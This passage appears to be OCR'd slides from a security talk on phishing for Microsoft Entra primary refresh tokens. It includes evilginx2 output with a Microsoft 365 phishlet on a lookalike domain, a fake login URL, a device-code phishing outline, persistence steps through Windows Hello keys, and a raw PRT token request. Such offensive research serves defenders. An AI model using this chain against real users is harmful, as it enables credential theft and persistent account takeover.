
https://login.microsoft0nline.com/common/oauth2/authorize?response_type=code&client_id=29d9ed



```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer

                      ___________      __ __           __
                      \_   _____/__  _|__|  |    ____ |__| ____ ___  ___
                       |    __)_\  \/ /  |  |   / ___\|  |/    \\  \/  /
                       |        \\   /|  |  |__/ /_/  >  |   |  \>    <
                      /_______  / \_/ |__|____/\___  /|__|___|  /__/\_ \
                              \/              /_____/         \/      \/

                                  - --  Community Edition  -- -

                         by Kuba Gretzky (@mrgretzky)     version 3.1.0

[10:02:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:02:53] [inf] loading phishlets from: ./phishlets
[10:02:53] [inf] loading configuration from: C:\Users\User\.evilginx
[10:02:53] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+---------------+-----------+-------------+-------------------+
|   phishlet    |  status   | visibility  |     hostname      |
+---------------+-----------+-------------+-------------------+
| example       | disabled  | visible     |                   |
| microsoft365  | enabled   | visible     | microsoft0nli...  |
+---------------+-----------+-------------+-------------------+
```

Credential phishing for PRTs

- Convince user to authenticate on the fake login page
- Obtain refresh tokens for broker client, either by:
  - Using the authorization code flow with the right client ID
  - Using any flow and using the captured cookies after sign-in
- After tokens are obtained:
  - Register device
  - Request PRT
  - Optionally add persistence via WHFB key



```
PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat

C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer

                              - --  Community Edition  -- -

                     by Kuba Gretzky (@mrgretzky)     version 3.1.0

[10:00:01] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:00:01] [inf] loading phishlets from: ./phishlets
[10:00:01] [inf] loading configuration from: C:\Users\User\.evilginx
[10:00:01] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+---------------+-----------+------------+------------------+
|   phishlet    |  status   | visibility |     hostname     |
+---------------+-----------+------------+------------------+
| example       | disabled  | visible    |                  |
| microsoft365  | enabled   | visible    | microsoft0nli... |
+---------------+-----------+------------+------------------+

: _
```

Alternative: device code phishing

- Device code authentication gives you a code to use on other device to complete authentication
- If you convince someone to use your code, you get tokens on their behalf
- Can be done with the broker client ID to obtain the same refresh token as seen in the previous demo
- Refresh token can be used to register device, request PRT and provision WHFB keys
- Storm-2372 also read the blog below so worth implementing the detections mentioned

Reference: https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/

Abusing WHFB from the endpoint


WHFB usage on endpoint

- How does a real device use WHFB keys?
  - Primary Refresh Tokens!

- Can we emulate this when we have access to the endpoint?

- Can we do this from a low-privilege user session?


Obtaining a WHFB backed PRT



```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed
Return-Client-Request-Id: true
Content-Length: 3868
Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE
FOQmdrcWhraUc5dzBCQVFzRkFEQjRNWFl3RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQz
TXdIUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDeE1rT0RKa1ltRmpZVFF0TTJVNE1TMDBObU5oTF
Rsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmpFd05EVXpPVm9YRFRNek1EVXhOakV4TVRVek9Wb3dMekV0TUNzR0ExVUVB
eE1rTjJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNelZoWkRRMU56STJORGN3TUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0
```

JWT header

- Device certificate and signing metadata
- Used to sign JWT with private key
- Private key is accessible by SYSTEM and protected by TPM




HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0
BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk
WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs
GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk
3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U
EAxMkN2FjOThmZTAtZjA0MS00OWFjLThjOTYtMzVhZDQ1NzI2NDcwMII
BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A
+PzmY1eW1O0OEuDHJ5yulyegAaAxNE
/IkErcHYbmRK0BOIhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
KqeBbQAOJFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mtO
84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1
/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H
AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH
/BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx
JjJY1rUVyZHAwIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI
/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy
qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+l
ST5GZdlXvo1ebFdgNfb50ONxU3JF2IsTzGm+DxZ84s
/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
7UMD8vc+8HYSQmk
/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
zRizLMl1t1MNP+13JeVx8Kp65
